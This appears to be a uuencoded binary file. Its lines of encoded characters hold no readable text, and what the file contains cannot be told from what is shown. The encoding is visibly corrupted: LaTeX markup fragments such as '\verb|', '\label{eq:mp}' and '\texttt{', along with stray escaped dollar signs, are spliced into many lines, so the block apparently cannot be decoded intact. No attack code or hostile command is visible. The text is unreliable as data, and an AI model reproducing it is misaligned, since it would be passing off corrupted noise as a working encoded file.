M\:<W42#V%!4ZE^AWQ'.!<QFO#62RDY5.ODTSSZ[`)84=L>2EWXU\YCS"Y^][M.N1RH?,23DN\@+@N.SXUV>3W*]9<Y>,(NX8/C26`V"GJKE4I&[A)E:\$BGE## MF%%OO/L`6TYO#EYKO\SI?GWV4+]M@?+4<];!T3Q6ET`;@J5U[;PM-6NE2H<+ M]S=,*]"=`*P)I5JK#-L%[K>I9L@ZU<II,T1WH3'H[\$^G9;C-G\=VCY-=NUB4 $M(3KT&8Y^Y(=3WGWD^*K>E/D;C^*;$+@BG]"^4P62?_F'T11!+N'#-UXBO-6-$ MC!CFJ,\$344,FPH<)^[1&!K_7\$/G[U\)PXCE1*!:2D-N3)YI:_BC];]W[?Z;9

M;;, RENO_R<, C'O\OE4BGCMC[3^GD<_SG)_EM[O\O//K7__WOQP=D*T"2P1D $MRE<'[7L*>H\T,\$>;:7HMFF;$AJ<S41:Z+:N+8@+W!"!ICVI.8M9><S\&\!J$ M`1,?@Y"7#%`GF#*\$9KFA+1,\JS!W76<\,_.8&C`?PBRF%2#73>[>:B*S!P)B M/.H4]QZE6<Q=-Y06.X*3:-?53NE]N0U+4;MY50`]OU,IU?@T:]0DVD#%4^?B M=1C3IC^N8BXNHV['%.W8UE1`UCIL=U%H7-\$&\$*H?JE^<+8C7J`<V\$CM\$Z5-] $M/A]CW?"]C-, $OI*!_^FQ__3I?UB-!:02M"2\]\;M+G+, #UO&.H@JTKL87FP7$ MHA;0?WOX;W !&*D(JE3,3J<J`9P8P+<^`!Z)D#/!]`W`?J+IVFAYN;-,YI\ MZ;F%R7CF3H;">X>/&!V"N5WS;8N=254MES(0DGOAC&GVL#%WIU3CL,H0H-D, M*DRH5-X.>EW>!Q0M"H!U*#03(>GID/2,OZB%2@HJ58QM'-B_7.4KY?-R@6WA $\verb|M94,S/LS|@Z;I`.D`@+0.D`D`R/`.&](N?%!$_6S#A15N9#S'0OSM)I"78J<3 |$ M,?+F#<DH&F;SKD4DPXAD%9'07K`.O?,\$HW<LC1%PW=J=0-W0<N!\`:-Z=#(> M/J"!0%J_)H4FG0)HYR<#-;EZ,7:I&_1\?]UHIR"[NSS')WO(_>VWD`%S2M++ M,C,Q9<619>MM0XD;AI17P#[Y>6\/SI#3*7\$37,,.XH^;02+00V679"8'<.8E MRY#3,3]N6N'Z,S.Y"(]_1[<H7P>SWGUT24L;%IH>W+!*G!#Y^\$24-I4Y1<=R MY,9UNI]S"B&Y!*\$7A)!:@M^/OD@OO;@)OL@LO8`G)WP(A\M*"\$+(+BMA\$(!P MM*S2%D*?G82=Z&EHR_H=6\OL, V9W35K=E753Z+#0<=?LKEJGXG/J8SHKGVT# M^RJ?:'/?V\$]]ZL,BN'OZE(0`N)0%UP^!2UMP-R%P&00.FP;#'=KT0N"R-KU! M,-R170_7'C_8G:1[:M\$]H/::^A%\$+^#;HFD46]'!>!H%FGF/FG3%0<_]:6% M]+ISSX&+K-=5`MLUZ,#=\8.XL*%.<;NNORB6<*(LG^!YDM*0`L?XKVDI/:< $MA=.; LP+8.^{3}F)?8;'^M;04"&9+^"--6YF=\8CFD+SWR79P^_D^?GY);J6$ M+JFFP4M@/9;S@G>)-V(&]!%!>U^T'5<FHE&I?27(SZ?VVH1JA34Y_'S*U1L@ M2/4#JCX`E<(CJ!0D%6FDA\$T]3)R@%YV*YTZB`7NJWD(<+(BY,P!?,V3ZID*` MK\$R^!FZ!(.^2"OI)MC_J\93'#_;(G[D]J927[8LC0MK!0'T&)*04W!?B1&OX $\label{eq:mp} \texttt{MP}(Y!>SU[R/$>O<^V.XW[WNH@T<^&-;:TS*1"^[LG]Y$#2HB-30\PXS5*^51?6]$ M&Z8MD*B.&E-RX-)('>XG]U.\$:#8<C\Y8W1DIP(H`RP&@>^1J3&=PX7LZ?.#H M;6-MT/<J;\$41RXD'4Q/.>0^X@K!U@<4JOZZ^IRTRW@.+-K@CLOM")P1--E0% M++5; I4*<%UBN7=,TF!O?MTKML^M]=ED18C`,O0FN3##A&9P,8.7ISWNT.'Q& M@!88I_P,J'2X&?\$\$Z)8:[3C\][H!Q?+RKJMP22D._ZV4\DWXJ.20:H5+^&JT MFY4B_VBUX:-9:EU52W\$,*79^SAC%\&+[0NH[+Y@"HC58AQ,_"<[#4DY(:&:K M'99)/RAB:":P&E+FNV:Y'98'-00-JH7D,*&=**W;M@ZB:U7<LB@TN</5;W#3 MGVK_M\$\&ZMZ=)O(*G@CDR\ALZMON8(CD0ZRV47[FK52ZWX.;I/2^0/L#V\$-K MU;+&-AO))6&DKHT&@N2WEHC=W5<2IJII]CN5!:-(*PK___E[U8"/&5Q&6_-UK $M4FCR0U&M0.7(@=/3)ZTF#)[R\3**\S>?#J=N#.F)`W<V;P[W!MU>_=P;0;"]$ MP:%/HT<\$&0Y.YP^TT0!6<L]S9C.8]%!#Q@O4J.#N2Q;T5FQ^]XK3M;^#X]L6 M5TUPY?I;_^/X9=Q8@&."E\$9Y2RK#RO._]<Y_\4#MT6>,*\Y_\$YDL^']F#X_2 MV:/#HR.,_Y9]OO_S)#]^_GL4>/T/1HIQ]T\D;.-FG78@JP<;WLXAK*A1(5^X M+'7:OS9*G:M")*;8@Y2M52.F[$Z(W^*AC\'0-/CC.4WL%O*8\#DW<82AM1)$ M,A)E=N^B&V`8?`/A#U41#7<R@TM%80AGB)"5"'#G*@SXJM"IEFM7+<`XPDH7 M"!7\W#,0+JKM9K-S7:A1WN4G!"O5PZ!"[-+:5;53/^\T\A<EC(&:6\$`0YX0" MHGVGA&L+OU]!=:^`S-+[4@\$S#ZU,7"0\$9LK*!*PKEIU89*Q,\`FC'+?>0B;= M05K9U7:G=5D^;U/<M)'%0GNT6)EX/X:'(?@RZ]`)\$8,0P`,FO?%,.XP?#3/Z $\label{eq:main_wgg} $$M@10\W9G>/W@:2/?.\3[8,H.XKW2!;U2+&3+J\#T,`)&F@@70\#X6\#;OH51PV/: $$$ M)C-SB3^]Q/:6`3E4'Z%KIO/\$#JTL=CYOOF.7V/RH/"=!L])6%GA"G[O=D<-> $M%Z(0F40P=A((IU")D%T$\W^9=]U^H^0.<BRTL90-1+^0?^3T*-JZ%(N-]M-+$ M\1N\$^'OR!,E(&:*8PH7XAX@P8^54J99SYOS=<2<!:']"^6K272+;I^R>S'\$> M3_K\<F"5;.3;RX?X(P6?_!;!IX"N3;A%=YXN+?JZQ`M=IU&T+H]1T)]H+K=# MS:]J<791078W76@SITSUV@7-^\G.ZB_)FB[!HZM[:*:V+K"0LTNDS&5L558* MW\$K?ZNK^MM4HUSJ5>N\$M7;WI;K@U'8PKD][G7#"\$C*^OP6V!.;I/&8S)S<,, M[H-R/HOR=-=I3V;=H7R\$`(?JMMA`5EKJQO'B.D.Z4>FS/#]GHRD#OJ2P^7X? MAMUV6-./?70CAN%2FC,C^%,XN(JQ#`3>DSI.)<[=R8A'VGK@ATGJM@FM:4`+ M!!"#PFB9;=Q8^0IE?]#\:G<*,YRZ4V,HE:_@^09Y.T8\Z8!3NGEG10B[`5N^ MG,L)SR!&#I^4K<LW!=@-JHN`6K%LFE7\$P)B,YKP>AN8B720'09PE#4ZB,Z'Z M<4,;2V(`^>71<F8@#\;:]J1BU7TU@ZIA6W@LU)[0V:KN#NX&\$\$G\$.'+<[&4) MC1P?:AL2>P[]L^9OH_A?CWP"8L7][]OAL_]E4SOYD6'QOU+/][^?Y\$>GJX#P M7T]R_5N86L[*[5:G46+!K;5PX\<!(#A-J5^4WP/#<VORRB05,_`[[^K-8G3L MQO2(YE%,.##16WA@.?+A):\J\$%6<X?_-PH_]89'1C\$L&\-@D.37J@\$8H?D&4 M!UQ'CA&90#;DA%-RY-64[)Z2?P.MW%:]&I8&<]M*O7X[)5NMEO90T@R63;J\$ M@]YC:C;,),@50S@5[+)/]"G@_EQ@[-M1]X'`0CBM]H?JL@]-Y0GEB;A.3_^.

M\NL\W*V%[MN:,5X20.T1!7,A>U-MCR1C,2IRD1`GY_E*2_T'RI&70>\$/<#B% M(J7KAQDQWK[^R8[-.IT9:H6(4!TUW,F-DQ_WN6P<+PH4(2B!.W:&U4G?B=/Z MP`Z>Z272]:;38=>YHNHXG1N`^7W8YOIL@7/3?W.T^TWCOSSF%'#%^I_('A[* M^"_))(O_DCQZ7O^?XA<2_T4]`'U9JL#"9K\`K24_AUG0PRS\AVT^'O'^Z\:[M@%7QGY+9#(Y_"/Y[E#UB[[\^W_]^DE_P^Z_+[W]O_WA^\U<SI;?RG_7M3*:\ MB5L3Y,'QXJ0_&?\/!,US'=*]@5EEQ,+S4"7_,UR50`\P[GS(?;]TLGO_G[WK MC6WKNNZT\$R664UD>.@7&T&3/CNQ2B2*3CQ3%.\$T@BJ3T6)\$B0U*RW3J@98JV MF5E_0E*.C25%"[=%#,5MORT?]J\$?]B\$=AK7HBB\$.-DR)@M@I'"`),BS=.BS+ $M)Z4.,&\I\J=+JYUS[GWOW?O>O9(=6PJ&^$'4>WSW=\Z]]]Q[S_W#>\]Y6/`]$ MBSO:I^W!W]CL#"TW3;&5N""ZV/*-W[2L-*,GK;4I&D?)W!3.<2F!H,KM(#X2 $M#>J3\: RQ[:;V^O/L,WIAN972MY59-=)A"JWCC_=Z\VLP^@&YE5.W)19=9.$ M; *&F-VLM':37"/4:=K98B[\$SSWT!,Z=PSDYR;AZNT:>H,,S%,"12MC6V'R98 $MY < EC09 "F8'5, =C; =: WSU = &MR_*MK5B46QV < 2KE(2-D < 2A)PF945Q?H6!; -* < COMPANDED TO A STANDARD STANDARD$ M[4\$?1.756\$!0#SHAOD19GK5*9N=5Z/7<M-H2<S;C+1T;E44?!SJ80,IE:N+ $MS":3XVI?(S)/M7,MI-F56U>KA&J]\6X//^\QS\W+O3Z3_:=K7^188_P?CL;"$ $\texttt{M-/XWHY\$8*\$+^GR*AZ,WQ_T9<J^[_!1V(>]GYHIJ\backslash!J`(VP`'4.Y!-V\$).!8U}$ M\+B?X;L@<[2C5_B.?N[(7;(QC-Y/)W(B\$V:TQODZI>6)9NM=W!&9K#FG(S.E MI."I='XVN=FB+4!TSA:&CIYD'9F3^==U_"-2LJ;J\$EE<0<7(HA+9`Q)5.*2+ MK%^B8GN,W*^FCBPFDT5DLJB.;\$`FZZ<],VYMP)TR[K?_9VLPG^=UU?I_W<Y_ MF/WAB\$F__X9C(3/6'V'G/V[Z?]J02[W^X^I_G])?+TV_]UXVD6O0\$2GY\$(+V $M"*6M(D(Z; \#E='$N@Q6EX*(X7<)-_6(TM%S.%;+I";A,<U6.JL3@=\:FIB!I;$ MRAOR/FQ4PS=?*>6\Z'XU-E^VH-OUP&-J;"\$]ED)?I:(8C`&-'!(EF&?NSY23 $\verb|MELOW'366F;'^3K["F+*RL7V1AK7PGO&R-L$:'^@,T61CQ8C7R+J4(NZ>6KD6\Q)|$ M52[YL!KY*DLY?]XT\F4G5CW8N!:+)[AEK*8L[,/0(M;4E`4__2WQ-37M@A\& $ME[\&:<F-GP^6\F9IRLX^*2UA-N?&3XS)?3:FQD^2>-&C*C>:XGG(S->7F'`D6$ ML9IR2ZFPFG*#-B_8R638B*;<[-.Y8GHCFG)S#M:*6'U[PR\$Q'UVS=9:(IMR0 M;S:?0'WB\M646VY OC8#BEA-6>3RH%3S10D=T<BLD!AGEJX%OE&=S)ACG\$K2 $\texttt{M2B='>7JCNCZ@4*P,I;/Y_96R!;73RD,;B6KD()TB;B>N<1BJLD&XCB"7*27S }$ M8\.9\$4;P`",(XPK,.G2IPK&_PG@%70>E(,G%\CCK\$8MVOV`7HV/>):H@1(F# M1JO`XRJERQEI&Y9#&%<0@N*G\$]\$RB4P8#RD(F697TW)"&"@J"%FU4\?)":-* MONH?5B>,:PA1-*L1HL, $F!6&R&*'6I*)EA'$]80G:2UI!283D(4I)&%\]QO@J$ MA*O%2!&J"+%5E:Q\$*K_?5_Y\$:.H([;H*`SUO527"J(XPEY]`':RM.7\$=(72@ M^;\$4ZF1E'ED6580)4\$,3H#:1="A3SB4*\$J&I);357KF8*830+HD<8WSM&8\$A M>Z+D_L%6CU\$E'7YH5TW(M*ZNDD?UA\$Y22VD4;Z)XL`+W<C&?+0\$ASV)(K:^2 MY:Q928\EAF!L#AJT'0\XFUH@M<-".Z'B:[%#BSR,7T@+'1^#?@"F!LERFG>/ MR%F/MUGGAJ\$J,=Z8LW55[K@_GR4!YCM,L;/3SI(>096@(,&VI=\$@LD)W281F M6?*3F"%FCA;F<VBICQS9V5;ZCJ#))G%BA\8RT.U=)9.(F%"5\REYD*=0\PY) M*><?=!M*!>^0I-)0%2LI3#QO!2))7\$5"JI*-B_!\GQQ+E%=;GE><OJZ:53** $\texttt{MKLZI+JM(@K_\backslash 4;'2E-:=>BHZ")NDE)A(*Y+-2*(A%OGEU,I[*81.@6?5,5.T))}$ M%VK` ?SXD^1Z3\PW)1P]/E4FTLERWE,WD?W1HZ(<(`*276C?@(8//9\$)`Y\$5 $M+A&&'SB^{A} (A\#:-4.HNN&2ODY;A11K)Q@(AXWI^6;+.*(S'QA:]:8FV)$ $M-VJ-QFS\#0$<VN'![\#`_6L^*_H-3*@<;9'!((2E**,^**L3T&\#JA\]C388ZU/,$ $\label{eq:mq'/3GSL2CJT,Y&H6\#.&^]7B/D#MV9FWR!%HT@^S,S[4T',=\\:Q/$T?1Q1*":$ $MA;7?7<^16$1\+(Y/-J:>8\#;=>&W3<"RI.<9\'-&_HX(C5>ER8W)N+_.^.3U3$ MFYZ=J5=EL5+WG,I,9*"FI(M%KCC\$=2>&0(^:DG3"'H1?AJ8'`5F+R(B(!Y&' $M2CN<88=340]B*\#^EA)GG^(J$H^85<6\,VJ(>5.*\#60BDW3UU(`WM_GQ(7G))$ M+.Y!)/.%8AZZ?5<F#VC24;8GRV&O3,>(00[4L2U2KTS9W@BA6,)>F8X4/`M[M8:],:>N[B`E[95HJC!<S>=K.P3!AKTQ9;L5T>&4*61T9PZS8T]&P5Z:^Z6K8 M*]-2)I<2(Y%6A'@M'(9PUKFS"A3F+JH%XR:%/*T&TK24V8V)>0`@D?V)["BZ $M[A@16Y4H0#^QO+M+EHST#.B]^LPQUE1J,_/39!.%=301$A1;EE2^\9#0Q?8Z$ MB*0:8;J(DAH1=1\$I-2+F(H;5B+B+&%\$C)EU\$-@7:1H6INA@-@O8=4Z^J%\$B5 M"80`2GE4F3P(H!1'E8F#`\$II5)DT"*`41I4)@P!*6529+`B@S&:5"<*9^U02 M3AB.?SUA%2LS8HF`L`P8\$L-,3YB/.((`80XD!\$7E(!]I?R]MDF+#'\2QZ2T> ${\tt MLA=A,3W,QW+`BZ51E9=C7(OR,7S`AM)H5,MQ4@_SL3R"6'<{\tt I1P@*A^0@+VF8}}$ M2LH> R<*F233FY[4A\$T]S,<RPE*.\R5W5BB\$QQ7A/B8D)4&KB6\$)3YB/>(@# M"I5LIB2*PXQ*(5Y"L]]M_3XS%0@SHZ*Z\T)<=H!C@@6E"C&-C?JSP16G#^%) M4YPQ8A'B3(.-2&!J*F),#<;'C,I&F/CEZ)R570P.,LK;N+!RHT=2Y.Z/>)Y6 $\label{localization} $$M\&^6MUNV.65 < GC - \$:\&PU*/Z`)6"I'N\&J63E1'(\&JG80A4ED\$3(J-TE<3`5!5) $$$ MZP\$?HYJR=7MAX9#49!41\F;D:]0^3E\$)YTXVAC/I;\$H\$QB2@<'K.D9N(CGO8 M2LZ\1"!)#E?YW%5S(93\$YJ[\Z*M&V!:<&!4;Z#B@:"@D2I<MK8O!IACLB\$)\$ $M1'T(5?:CK')E4F4^;V6_G_JE&F4U2P:J.4[*,60D&;4KV@$)X\U&S6W$:=0)$

MN8Q0)[SC+%^P/,CR!<LC+%^P/+SR!<MC*U^P=V#E`\BC*E^PD/,1%7U8R'M& M"3`EV278<?&2B(A*XE,A8I(\$58BX)\$058E*2HPI1E42I0M0\TE1@S)`D4!5" M[!+L30*9H4PV4S[HJ7EQ4Y`-K>PBAOUF*(!\$\>2H5Q!#!=&4#I;2U),EI00E MG!\$G=5**%!\\)XLAOM1%>*F3B-E=4S&Z&L:T^>"OJ_:/%4)XU.:A"8]Y.A=R M=AX2\$=[NAQ!A\$3&101@BHJI"1\$1\$C76N7A=M+D0:D<!`(@V501RR<)!0,;ES M.18BZY5B1`PQQ9"H&!*5FIM4%V*2,DGZO^-2,_.&3DI-S!M:E9J7-[0F-2U/ MJ*A#J%EYPTVI27E#A1R/J*B%/&=4X:+J*\Z((4*.BZ6"&"+DEOG6=\$*\$G#+3 M]T*@J!OL;4*IH1%W<""!346[340)\$+6#"Y'28[KS4:ER27-AL6Z)<V"I:HES M7U\)B_->7P&+<UZ?_,7YKJ+X^&R7*2=5L#OGEW67)*EJ.*2#9228F_>B3._F MO2A38+Z9EZ:]]W+#A09NI&X:\\W:%*XC<ZM4[``5J-0@+97W1_;UAVS?3)OF $M'(1^{C}) < L$D_YQQH) + YY@EX3$R*XR_?(DKHB*$=J(,)6A)*[:N.\51&:J4$ M'G'WB+.>CG1GB<:B]#]%_X?I_PC]QW9.(]GBNAG0=<\\3<V66I.-%GH18:>< M\\$0ZLW3?G.NP+6+1AN>.K1/3IQ)3C\TW6]SMFV`#C-LG:YWHE=_DFHT.V8Y8 MJ34[9T<GF*V[N5'Z"WU=W?[OZ<GZ9[;^M>;YG]A`),KV?P_T1TP3S__@,M7- $M_{=};<?']W^9UG/^_1F?0:C_Q?J_R?B?N<[-/U!KHK!W-VJ^7Z0&['SDY6Y]R$ $M@O<6<.&Q)XC?UDE;NGU"<7XF/U.P7<IX=;P3P&S^.OJ>4F@49^=;T.EV."=B$ M1S/%1[)&_L14IO'X"7:^=[16JK5*IYNMVG3BZ%\$LQ-/EXPWR@3>:&![&7>T' $M>X)A_.74$UD/G12$/X/.M316G&RWJSAM_)L:JZ:K9VLG0@ZY[7IG^':2R!_$ M7+,S^),UC\$:2A?\$.QZ0!3[I-.UK+8CDCXR"/S@DI(GFK/#O>K#4\6>CY/,XP $\label{eq:mij} \mbox{Mij}(3^{+}\mbox{Mi}<:\mbox{R2JIU},\mbox{G}\mbox{+}3\mbox{U}\mbox{M}\mbox{@A}\mbox{0}+/24\mbox{SD}\mbox{<E})/\mbox{S}\mbox{@K}=\mbox{QA}\mbox{XX}'\mbox{'}\mbox{'}\mbox{"}\mbox{<G1}\mbox{6}+\mbox{Y}\mbox{R}\mbox{M}\mbox{N}\mbox{P}\mbox{M}\mbox{N}\mbox{P}\mbox{N}\mb$ MQ8AC) `RANE;GW^"[\$#Y:>V0>2B]1;=5/UIP:TK1%[_K`T0#W&;OGR!F.S9,3 $MXEG^{(L280Z:\$80"_;[[G&/->^*Z7!Q/X''["HQ46S!*BD6#>VPVO4:=G^+Z])]}$ M?/%`-;/][]2Y*Q]',')C"]9[#3Y`XD",5*Y%>`";D3-/NRPV(3I/^T7#'>3< MR743Y4U-N\8)K%"1*<(-.(2?QLT?-VN5ME8Y>5?;@`GN\1BIJ3_*TW\$]%9+-M)AEB9W:KT4C8M==JW\$#A80C*OEXEJV*H\(V0\13'%=B.&3MU',B29SCF&J'C MN^J6@ER+K1-8K\9GZKC/K-2"LCT6W.,FHM?([CITB'T_=,@=NN_JX<ERZ^YL M\$HJW56/8H"0]M#0B,F6D>`UGLFF^%PB\$,SJ6WS]&:&8<TL7M\$;-KQ[U&K47(MG[LL]NYU*Z^<6*J\?5!7;<9X'9MMS=*QP1!_R6JJVZ:X!_,"CBBH72;)+'>2 M#R*QU;*>V['PLEH+H_8E)G\$M_I1H(W1J]REJ9)P3M2XIZ>V>="N,KF-2%4;6 M/UNZ54;=/V-219/NP:M/C8JGW07Y53_V2XWY&72NM9-7`3D500\$>L=[G6&M9 $M,SW>WF*4N]9P^QFG]^!J5F>U1M,3.)JT?<.4Z=7,_Z[2_Y^]97)FNG[#[?^9]$ $M_0-1[O]OH!_^H?W/@8&; _\N6S[GVL: ^+^VJ?IJ4_WJW+QO\K\!)@5%]QB"$ $\label{eq:mhuw} \texttt{MHUW\$>)?-MUL-LFP6D@Q4\#)^8/-;TOD5=D['W3@/7C+`5WAGQK@[R^MQV=BZ0]'] + \texttt{MHUW\$>)?-MUL-LFP6D@Q4\#)^8/-;TOD5=D['W3@/7C+`5WAGQK@[R^MQV=BZ0]'] + \texttt{MHUW\$>)?-MUL-LFP6D@Q4\#)^8/-;TOD5=D['W3@/7C+`5WAGQK@[R^MQV=BZ0]'] + \texttt{MHUW\$>})$ MZN!)X?ZY5^.T1[W?_D')=S>RLQ4?>4?U[(`EOZ;..-!%T#XAP>FIUS377'*^ MT:C-M"0;7NZHI[U=`_`JS-\$:]\$\<ZEF("/8\:H^JQ?Y,V'Q-/FO\AL[X,%>5 M`K5I-&?T[I2YTHGT@S*&/^PQOD7!E?(P^ZW9>5\$<M@M\$[ZV:,7\$2@/W7-:1; MG`E</9DAV(V#R^MT!#LUUY.?8Q<\R)M`#]O?A[N;@VJ?-SV]@@/()P67CKU8 $M_{xG009L1}TI;4[G$0Y09`H)=<CS&]DY[Z2:]_/W3G0!ER:_I^KYAN31.SD$ M!U:Q_PV7X__7C,#[<'_^O_MOR&QKW%]P?O_-<I_OEEKX,+(=5C_6=O^VT`D M@O;?(I&8B4-`*/^!F'ES_+<A%XW_8AK[/^.E=+%2IEU3HA4@^?4Z>H9Q'52P $\texttt{M$\VB(TC;(APEANW(HB\$,=Y)!OZ=/U!NM>9@Q8S?FN\$YK)]OP^`Y_38>>X9M. }$ $\texttt{M-.0ZU_!R1-MBWG?KL} \\ 2 = \texttt{Z^-=<} \\ \text{$-5]} \\ \texttt{X\&4N@K93L+F\$YQQ64'TZ;} \\ \texttt{Q\&V:0W\#U} \\ \text{-5} \\ \texttt{X\&4N@K93L+F\$YQQ64'TZ;} \\ \texttt{Q\&V:0W\#U} \\ \texttt{-5} \\ \texttt{$ M22M#XFD@<7G'983GG/M%_\U"')D\[A;/C*72!^CP8B0N\L.M:;1=/Y,*S008 $\texttt{M0;C@M@>`D>'A9(_Q\backslash,.&V6/<KV'8LT[\&,)R3@Q25$'>AF"_#2)F*\$88\#\&(IK) }$ M?4'EJI=Q""J01A+WX9H8`7+ILI5/58;&AX?3Q72JEZ]681!Q38P=Y`9BUL=5 MT#5LP-#H_T;M1`W&_10:_\<BD9`9#0]0_Q\=N-G_;\2U10E3W]\\W;RN.%;O MO[;S^4W9UW:6T6'!7&/V6&-RVJA.SJ!MTR,U7+1*[ZVI?,F8GIVJ]75T;.WF $M/&X)7C@YDOG);O?SW&X+[N&WWMR=HOM;N]-P/_S#MW8/T?WEW4FZO[%[&.[%]]$ M>O4XTNG26\$@'`E/?ORWO^;W7)NQW5P*[`G=LWA((W`E?MO#\[H!_V_%I\$WN! $MSYN97/#3AE_P^C9[\ -, [-W'D]H!X\W^7'B\$!@4`0[X<#@9]1Q('`"3%\+A#X)$ M\$MZ`Z"NZ3*FN[42JO?I:M5,MN\$]]F2?HCUD^Q,L`==`W-=F:A&=J>_@/L[U# $MQD\&2+_;-,>`)_H)P?^+#6;@A,^OH+`*'.?)&,3[;E^CV<"%99+)88Z[V\=O]$ $\verb|ML'\TTVR5R8@RO)DQ\."&U$*X>7FO9POL_E?_@__B:_O\OOFQ]A][OY/<;O$ M17Z?X??O_NS_/[<(_XX[;:(18<//_XC^+2QL/K,"1REH6=E7)4::['?`(?K M)VI;*9[630&=<;3>:+:,<(RYAB9CRM.3K>KQG5L9O^S"KZWOO/\T/\$46,V>3 M5^PT:/A\$=7P<)M;95/>I0&`LT`HD`XU`+3`)3[7`<*`.;:'FY/%0(`7?3L+; M*MP/\$:89:#GAJ=KTK/'\$;.//FOAS_/[ZS\$!S+FQ,SDSA<SC4G`OU4<S%4JI4 M>?7KOSW3]_>I%W[W@[L?__?_^\$=L2M5]A^8:CS6%,3TZUZO,S\$[.U=%W+S?5 M?@@[\\$-%UIO3%VBX1\2R,!:MW2LK?UCIW+6X=.G2)?S>CTJ0?\^>S78;6<CS

MCK/E[NT6?-MBG7G_^)F'WKT+J)_:89WKR/QA967Y%#3("VV_O(LUVLN="VTO MP?.9Y4UGV\[#P\)WNQ?A/?`16/",O0P*\$1]_QMX/PN-S[#\$.CS]FCR%X?)8] M!A'\(TYH9!>>Z7Z:RO>[W=^&^T*Y^Y2UD.V>6^E*0'S6F9>/8_(O64ZR]T.Z $M!U \setminus !/@'K7*J[QUKX.+)XO@-(/_CK" \setminus "0"AD"NEG`K11@04@<0Q+/;Z?PKK_Y$ M_<H*QE-8_I]M@<#W%EMW@@2.P<OEDW=`[PE%L_@>Y6XAU7V`4HI1'H=O!GSI $M^7[WP^-6^-X-W\setminus,0V+^$V()U9G^{X9}K(^x_K7-N;MV,VV,LX0N^0!([3':(W-1)^2V)]$ MSEJ;Z/G"8!ORL]]WG[7:&7:P8VEY+^/T-'(ZV]8#:G?Y2 `J\?PVRDP99819 $M^1>H:LN;(02J]YF7!RLD.7;=,/FQ*+M^\:DMOY]W./*;A9?+L:W7*[]M3'X]$ $\label{eq:moz} \texttt{MOZ} = < __\texttt{OVDM^VZY} \#?? \texttt{WU*G\&JWD?S} > @^YM^=*G"OG] 13N \\ \texttt{SO} / 2I2G[4 = "RQ[5@HCM] + "RQ[5] +$ M%.I>6;IW!ZY`++8(TY%7TY'%%["+MA8NKG2U?L?D!;+8Q&1R)AZ8W\H\$]2P1 M+/Z<ARQL6>GZ&N`OWT[!EY_DKP.=_S2X]<P[;2#M+]NOK(7!'229RWT0=1!K MMY"\$!#((1-YT^?[V\$TB'(TE\"EEGGH1\S//(.C'@,"8U9)W=0H*P0\Z#XY#E MD+7P&^((+T./"M*!<*Q6<Q#U('(Y"@\'6#WZ!JM'V^1ZY,ANU2I7X`C+1F0E MQ+FNAU&JYT"J*UW)3YS'\$.6Q[9,=F-"'_AM'/?,==M+>NVT3*DG;O^U@&BA\$ $M65WI^N!C6S^@CKA(\,]4Q^1ZA8.,\UBP^*UU_R[\74\&@A5@42S[-"?YW5J>3M$ MC+JPTO4T1UO+W[J5J<+O/-D=C`!Z?A=DYB!5D8XA2-ARQ_^NK*`RA;0,!EJ; $M+Y<OQQ#;;V/O9]@[$;OS4QD;O+S53OOEKVOA898*6M4XC\/5Y?=N(8D.HDOA)$ M:!!*<@[KN:P?L"`+:Q4DE<KRW]W"U#XD;Q"3U[H+GS!34\$G/=?P:\KQ\SVU< $M)5S^{J3}Q[?6+C_{14x@E04K}KA"][NP6X#^UA_GZ'>8:5KZB/*;^R M6PBT>)UM6WX*=07/"ETI?W^'&3N,%1!IG.KEMF)L/VM628LC!FU\$2D*`2.>H $MOF#"@ZA:ODP[+&Q9/L_*-$[U"\JIB=4BN-+U^(=RI3K(OUNV/MPB52EK^<JM])]$ MK\$19*UW]'#0(*V@.OF>17-TB_W`319BU.][W7@B(WZP+@UO\$[PO8P`^+ZN]2 MYQ:IN5_J-*T7WS6L.UX"K?V2]>)OC,Z0!.@TWK'NN-BYZS^7\.FC-ZQ[Z,M? M'ECJ#+N4B_!96K*>N0B?M^\$#WY]Y'3[OP&<9*!?A\SI\WE[JW/4KY+24PI>I MSETO+G7NO`(?0.R\"!]`[034/?#^GE?A\P9\?@7<7T;Y+8U;"^]#EJYT;LI] M: "VD/WY5>G-T(?VA^";MPZ0YQNH,+.*_BTNZ\2CK;#V#3"%HY0/4HV<^*:47 MWK86 C4@!0K7(Y#TS@NA@TOL(<X>CM(K:^'\SE,OPG]\LA9^V7D:<OU [\%T/ M=%-5FK\O3:"\$AA0D\$H2!T`:-B%@02EN*^RK%\Z)%*P6F*DI+:6RE_VP2+3@< M*0\$/-589=\=U=UV/Y^PNZ[HSLZLS5LI13T,Y4D<]@XSKCLZ,IYUQ9Q*#3F<< MH8J0_;[OWO?RDC9I*:@SNWT]Z;WO_K_?=_]\[WZ_]SWI**7X5*1XVRJ%>LLK $M_{i,j}44[N_{i,j}^{*}7!_VQU^{*}] = (KUBOVT^{6}Y'AF''LEC':[Q) = 7F$$Q6$\:?8C':1??2$ $MDA)XF1R3;X'P3;+NG1L/-UOW1L&)S#'0\N*"7*4\%AU8'(1/\N4(G\&Z-P`Q)$ MD1/P[U`.#/,(%=`+M]:7]CJ72RA=^+,.X=86.0YWT8UJ>&!(@H@K,>(EC"B. $M1Q@@8A%&/(T1N?&(#(BX"B/V8829U[@#_1L2JEN,X=5)I6)U5V.$DE0J5K<$$ M(Z[1E9J+_9@M:810."\$4C1`*\$:)>^(`0CR,A_BVYY]=@8>^RX4W)PXA7V/"F M+,6(?V;QIJ"`\$:U(*'49AN.:&OV6OM0IAW#ICMX#L@?FC%9'Y^JR33FT'`/+ MU-@UT6+1N3+>N3+JG"\$I\$^X+T5EJIFFJQT2.TGX4QR&L-K&\%^7^(Q?2SP./Q $M9_4$(200-G@Z,,QP*F3T67B0D4*,ZX)][E#$Y"_GG@S?3^7B*8K,=,=>]P^Z$ _V3UT'C)[MA@8(60!U002P\$%?D_Y6&B:?13'7?[YW@2Y;T>RRL+;C"#I!AR M*!TE 64=MX9A03</8N@0U`&!@Q`XY'\'ZIH?:8W%8OKR#BCM7^"JW KB(=R-MK':CV6HO-<M*>XAVPC[_2:4]@BD.X5Y4%LSB]959>Z?`[];,LF"9.1N#['#K $\texttt{MSL8P.X8Y,,P\$S9(QO!_\#PQC.\&Q;KP]!!\#!WR/^=N\#V,-[O8A=*R!>Z\&1@[NSA]) } \\$ $MG"QR^)R^N?&?K]F=T4<,JD8&Y2.#IBJQUU4>$7^40,2@XQ'Q!*,&H]&X$\@$ MDHDT)<))P_FCJV*,_"DU#V&/!Z%D9)`=>)&-H4"XF;R:DLRRCNG^_R+V>&-) $M_27^@+AW/^</\&*WGDV</R$=?\I$?4C?(:30((:%,0R9X`YC6#^&_1S#CD.[$ 